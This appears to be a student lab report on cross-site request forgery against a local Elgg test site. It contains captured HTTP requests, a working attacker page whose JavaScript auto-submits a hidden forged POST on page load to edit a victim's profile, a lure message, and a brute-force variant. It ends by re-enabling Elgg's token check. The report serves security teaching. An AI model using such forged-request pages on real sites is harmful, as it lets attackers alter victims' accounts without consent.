
```
http://www.csrflabelgg.com/action/profile/edit
POST HTTP/1.1 302 Found
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
Cookie: Elgg=puppe5qpkavu3rgu6bv9g1kle
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=lp5BzcTxV-NcLXuW8T0hLA&_elgg_ts
&accesslevel[description]=2&briefdescription=
Date: Sat, 03 Nov 2018 04:30:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Request 2:

```
http://www.csrflabelgg.com/profile/boby
POST HTTP/1.1 200 OK
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
Cookie: Elgg=puppe5qpkavu3rgu6bv9g1kle
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=lp5BzcTxV-NcLXuW8T0hLA&_elgg_ts
&accesslevel[description]=2&briefdescription=
Date: Sat, 03 Nov 2018 04:30:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/boby
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Clear Options File Save Record Data autoscroll

The figure below shows the details of the edit request.



The web address for the HTTP POST edit operation is below:

<http://www.csrflabelgg.com/action/profile/edit>

That is the first bit of information Boby needed. The second, bigger, piece are the parameters to send with the request. Please note the highlighting below.


```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 507
Cookie: Elgg=puppe5qpakavu3rgu6bv9g1kle1
Connection: keep-alive
Upgrade-Insecure-Requests: 1

__elgg_token=lp5BzcTxV-
NcLXuW8T0h1A&__elgg_ts=1541219365&name=Boby&description=<p>Boby
is great!</p>
```

```
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2  
&location=&accesslevel[location]=2&interests=&accesslevel[interests]=2&skills  
=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&acce  
sslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=  
2&twitter=&accesslevel[twitter]=2&guid=43
```

Boby observes that he needs to include the name, description, accesslevel and guid (i.e. ID of Alice). He figures out Alice's ID by Viewing Page Source of the member's page and observing Alice's ID in many of the references to Alice's data. He knows the name is "Alice", the description will be "Boby is My Hero!" and the accesslevel is as prescribed; i.e. public.

The screen shot below shows the task2.html attacker web page. The figure for the actual code is below that.



A screenshot of a terminal window titled "/bin/bash". The window has a title bar with three icons and the path "/bin/bash". The main area of the terminal shows the command "ls -al" being run and its output:

```
[11/02/2018 22:25] seed@VM:..../Attacker$  
[11/02/2018 22:25] seed@VM:..../Attacker$ ls -al  
total 16  
drwxr-xr-x 2 root root 4096 Nov 2 22:23 .  
drwxrwxrwx 4 root root 4096 Aug 23 2017 [REDACTED]  
-rw-r--r-- 1 root root 150 Nov 1 16:31 task1.html  
-rw-r--r-- 1 root root 991 Nov 2 22:23 task2.html  
[11/02/2018 22:25] seed@VM:..../Attacker$
```

The figure below shows the code for Boby's page which updates Alice's profile. It's a basic HTML web page with some JavaScript included. The JavaScript function `forge_post()` sets all the parameters (URL, parameters) necessary to execute the HTTP POST. When the page loads, the `window.onload` function ultimately calls the `forge_post()` which executes the attack. Note that the guid for Alice is 42 which is specified in the parameters of the request.

The figure shows a screenshot of a code editor window titled "task2.html" located at "/var/www/CSRF/Attacker". The code is written in HTML and JavaScript. It contains a header message, a function named "forge_post" which creates a POST request to "http://www.csrflabelgg.com/action/profile/edit" with several hidden fields, and an onload event handler to invoke the function after the page loads.

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='description' value='Boby is My Hero!'>";
    fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post(); }
</script>
</body>
</html>
```


The figure below shows the composition and receipt of the message that Boby sent to Alice to get her to click on the link for this attack.

The screenshot shows a Mozilla Firefox browser window with the title "Compose a message : CSRF Lab Site - Mozilla Firefox". The address bar displays "Alice : CSRF Lab Site" and the URL "www.csrflabelgg.com/messages/compose?send_to=42". The main content area is titled "CSRF Lab Site" and shows a message composition interface. The "To:" field contains "Alice" with a small profile icon. Below it is a note: "Write recipient's username here.". The "Subject:" field contains "Hello Again!". The "Message:" field contains the following text:

```
Hi Alice,  
One more time! This time, if you click this, I *really* will not bug you!!!  
http://www.csrlabattacker.com/task2.html  
Thanks,  
Boby
```

A toolbar above the message area includes buttons for bold, italic, underline, strikethrough, and other rich text options. A "Send" button is at the bottom left of the message area. To the right of the message area is a sidebar with a search bar and links to user profiles and activity: "Boby" (with a profile icon), "Blogs", "Bookmarks", "Files", "Pages", "Wire posts", "Inbox", and "Sent messages".

The figure below shows that Alice does not have any information in the Alice box; i.e. no "Bob~~y~~ is My Hero!" text.




The figure below shows the receipt of Bob's attack message. Here he uses his persuasiveness to get Alice to click on the included link.

A screenshot of a web browser window titled "Alice's inbox : CSRF Lab Site - Mozilla Firefox". The address bar shows the URL www.csrflabelgg.com/messages/inbox/alice. The page content is titled "CSRF Lab Site" and includes a navigation bar with links for Activity, Blogs, Bookmarks, Files, Groups, and More. The main area is titled "Messages" and contains an "Inbox" section. There are two messages listed:

- Message 1:** From "Boby" (Profile icon) at "Hi Alice,". The message body says "Hello Again!" and "just now". It includes the text "One more time! This time, if you click this, I *really* will not bug you!!!", a link "<http://www.csrflabattacker.com/task2.html>", and signatures "Thanks," and "Boby".
- Message 2:** From "Boby" (Profile icon) at "Hi Alice,". The message body says "Hello!" and "2 hours ago". It includes the text "Please click link below to stop me from bugging you!", a link "<http://www.csrflabattacker.com/task1.html>", and signatures "Thanks," and "Boby".

On the right side of the inbox, there is a sidebar for "Alice" with links for Blogs, Bookmarks, Files, Pages, Wire posts, and a section for "Inbox" which includes "Sent messages". At the bottom of the inbox, there are buttons for "Delete", "Mark read", and "Toggle all".

After Alice clicks on the link, her profile is updated with the "Boby is My Hero!" text.



Observations / Explanations

This attack was similar to the previous attack, except we used HTTP POST since that is how the Edit Profile is accomplished.

Boby was able to find-out how the HTTP POST was constructed by viewing the HTTP POST request when attempted to submit edits to his profile. Further, he was able to find-out Alice's id by Viewing Page Source in the Members section of the Elgg web site.

By putting both of these data together, he was able to create a web-site that forged the Edit request including his message "Boby is My Hero!" and Alice's ID (42). All he needed to was get Alice to click on the link and, like before, by sending Alice a clever email, he was able to convince her to click on the link to his web site.

This attack works in the same was as the previous attack, except some more effort was taken to create the attack web site to properly forge the request. Since parameters are in the body of the web site, Boby needed to use JavaScript to create a request document and submit that in code. Slightly more involved then simply adding parameters to an HTTP GET request and embedding the URL into an img tag!

Question 1:

The forged HTTP request needs Alice's user id (guid) to work properly. If Bob targets Alice specifically, before the attack, he can find ways to get Alice's user id. Bob does not know Alice's Elgg password, so he cannot log into Alice's account to get the information. Please describe how Bob can solve this problem.

Answer:

To get Alice's ID, Bob was able to View Page Source on the Members page (shown below). He searched for Alice and found several references and was able to parse the unique information for Alice in that line. He noticed that members had unique number in the 40's associated with them was able to deduce that Alice's ID is 42.

The screenshot shows a Mozilla Firefox window with the title "Newest members : CSRF Lab Site - Mozilla Firefox". The address bar displays the URL "www.csrflabelgg.com/members". The main content area is titled "CSRF Lab Site" and shows a "Newest members" section. Below this, there are tabs for "Activity", "Blogs", "Bookmarks", "Files", "Groups", and "More ». The "Newest" tab is selected. A list of members is displayed with their profile icons: Samy, Charlie, Boby, Alice, and Admin. Alice's name is highlighted in blue. To the right, there is a search bar and a "Search members" input field with a "Search" button. Below the search area, it says "Total members: 5". At the bottom left of the main content area, it says "Powered by Elgg".

The figure below shows the page source which clearly shows the list of members and their IDs. The ID 42 is highlighted and we can see the association to "alice" a few lines below that.

```

25 </h1>
26 </div>
27 </div>
28 <div class="elgg-page-navbar">
29 <div class="elgg-inner">
30 <a class="elgg-button-nav" rel="toggle" data-toggle-selector=".elgg-nav-collapse" href="#">
31 <span class="elgg-icon-bars elgg-icon fa fa-bars"></span></a>
32 <div class="elgg-nav-collapse">
33 <ul class="elgg-menu elgg-menu-site elgg-menu-site-default clearfix"><li class="elgg-menu-item-activity"><a href="http://www.csrflabelgg.com/activity" class="elgg-menu-content">
34 </div>
35 </div>
36 <div class="elgg-page-body">
37 <div class="elgg-inner">
38 <div class="elgg-layout elgg-layout-one-sidebar clearfix">
39 <div class="elgg-main elgg-body">
40 <div class="elgg-head"><h2 class="elgg-heading-main">Newest members</h2></div> <ul class="elgg-tabs elgg-htabs">
41 <li class="elgg-tab-state-selected" href="http://www.csrflabelgg.com/members/newest">Newest</li><li ><a href="http://www.csrflabelgg.com/members/alpha">Alphabetical</a>
42 <ul class="elgg-list elgg-list-entity"><li class="elgg-item elgg-item-user" id="elgg-user-43"><div class="elgg-image-block clearfix">
43 <div class="elgg-image"><img alt="Elgg user 43's profile picture" /></div>
44 <div class="elgg-item-hover-menu elgg-icon fa fa-caret-down"><span><ul rel="1S1qtqXXgzbFHFDvzWm5Q0W0-y3tpZ9H85Zo" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-45 href="http://www.csrflabelgg.com/profile/samy" rel="friend">Samy</a></ul></div><div class="elgg-subtext"></div></div>
46 </li><li class="elgg-item elgg-item-user" id="elgg-user-44"><div class="elgg-image-block clearfix">
47 <div class="elgg-image"><img alt="Elgg user 44's profile picture" /></div>
48 <div class="elgg-item-hover-menu elgg-icon fa fa-caret-down"><span><ul rel="Trnx4m0kordvXwXkJRGQ2a0CJJ2WRehWaVjF_k" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-49 href="http://www.csrflabelgg.com/profile/charlie" rel="me">Charlie</a></ul></div><div class="elgg-subtext"></div></div>
50 </li><li class="elgg-item elgg-item-user" id="elgg-user-43"><div class="elgg-image-block clearfix">
51 <div class="elgg-image"><img alt="Elgg user 43's profile picture" /></div>
52 <div class="elgg-item-hover-menu elgg-icon fa fa-caret-down"><span><ul rel="RVEhpy3-Nshp5p_03lAEh_NKUpoj2FwDQizNC-00Vs" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-53 href="http://www.csrflabelgg.com/profile/boby" rel="me">Boby</a></ul></div><div class="elgg-subtext"></div></div>
54 </li><li class="elgg-item elgg-item-user" id="elgg-user-42"><div class="elgg-image-block clearfix">
55 <div class="elgg-image"><img alt="Elgg user 42's profile picture" /></div>
56 <div class="elgg-item-hover-menu elgg-icon fa fa-caret-down"><span><ul rel="K7_PvZnCZyKMz228lgn0z04r610Y8PWyIgvIS8VAhDs" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-57 href="http://www.csrflabelgg.com/profile/alice" rel="me">Alice</a></ul></div><div class="elgg-subtext"></div></div>
58 </li><li class="elgg-item elgg-item-user" id="elgg-user-36"><div class="elgg-image-block clearfix">
59 <div class="elgg-image"><img alt="Elgg user 36's profile picture" /></div>
60 <div class="elgg-item-hover-menu elgg-icon fa fa-caret-down"><span><ul rel="B-y5UNkpnu8BhJSjwyp_ydr50xLFavdCt17Y0XqN5k" class="elgg-menu elgg-menu-hover elgg-ajax-loader" data-61 href="http://www.csrflabelgg.com/profile/admin" rel="me">Admin</a></ul></div><div class="elgg-subtext"></div></div>
62 </li><ul>
63 </div>
64 <div class="elgg-sidebar">
65 <form class="elgg-search elgg-search-header" action="http://www.csrflabelgg.com/search" method="get">
66 <fieldset>
67 <input placeholder="Search" type="text" class="search-input" size="21" name="q" autocapitalize="off" autocorrect="off" required="required" value="" />
68 <input type="hidden" name="search_type" value="all" />
69 </form>
70 <div class="elgg-search elgg-search-footer" style="margin-top: -10px;">
71 <ul style="list-style-type: none; padding-left: 0; margin: 0; font-size: small; color: #888; font-weight: bold; background-color: #f0f0f0; border-radius: 5px; border: 1px solid #ccc; width: fit-content; margin-left: auto; margin-right: auto; padding: 5px; display: flex; justify-content: space-between; align-items: center; gap: 10px; position: relative; z-index: 1; position: absolute; left: 0; right: 0; top: 0; bottom: 0; margin: auto; width: 100%; height: 100%;>
72 <li>Search</li>
73 <li>Advanced search</li>
74 </ul>
75 </div>

```

Question 2:

If Bob would like to launch the attack to anybody who visits his malicious web page. In this case, he does not know who is visiting the web page beforehand. Can he still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

Answer:

Using this attack, Bob would not be able to modify the person currently logged-in's account since he does not know the person's ID. While he may be able to get the list of IDs beforehand by Viewing Page source for members, he will not know who specifically is logged and, as such, who's profile ID (guid) to update.


That being said, it would be possible for Bob to "brute-force" an attack using all the IDs and, certainly, one of them will work and allow that ID's profile to be updated. Bob would need to loop through all IDs in his attack page and submit those POST requests. While most of the HTTP POST requests will fail, one will work and that one will be the ID of the user currently logged in. This would allow the attack to succeed.

This is not a glamorous attack and if there are many IDs the victim may get suspicious, but this is certainly one method Bob could successfully edit the victim's profile without knowing who's logged in.

Task 4: Turn-on Countermeasures

Goal: After turning on the countermeasure above, try the CSRF attack again, and describe your observation.

The figure below shows the modification to the ActionService.php/gatekeeper() function to re-enable the countermeasures.



A screenshot of a terminal window titled '/bin/bash' with the command '/bin/bash 80x20'. The window displays a portion of a PHP file. The code includes a method 'gatekeeper' with logic for handling the 'login' action and validating tokens. The terminal also shows the status '274,3-9' and '61%' at the bottom right.

```
        }
        $hour = 60 * 60;
        return (int)((float)$timeout * $hour);
    }

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('_elgg_token');
        $ts = (int)get_input('__elgg_ts');
```

Removed Boby as friend in Alice's account. This is shown below.

The screenshot shows two browser windows side-by-side. The left window is a developer tool showing the raw HTTP POST request sent to <http://www.csrflabelgg.com/action/friends/rem>. The right window is the 'CSRF Lab Site' profile page for 'Boby'. A green success message at the top says 'You have successfully removed Boby from your friends.' Below the message, there's a profile picture of a cartoon character named 'Boby' and several interaction buttons: 'Add friend', 'Send a message', and 'Report user'. Below these are links for 'Blogs', 'Bookmarks', 'Files', 'Groups', and 'More >'. At the bottom of the right window, there are buttons for 'Clear', 'Options', 'File Save', and checkboxes for 'Record Data' and 'autoscroll'.

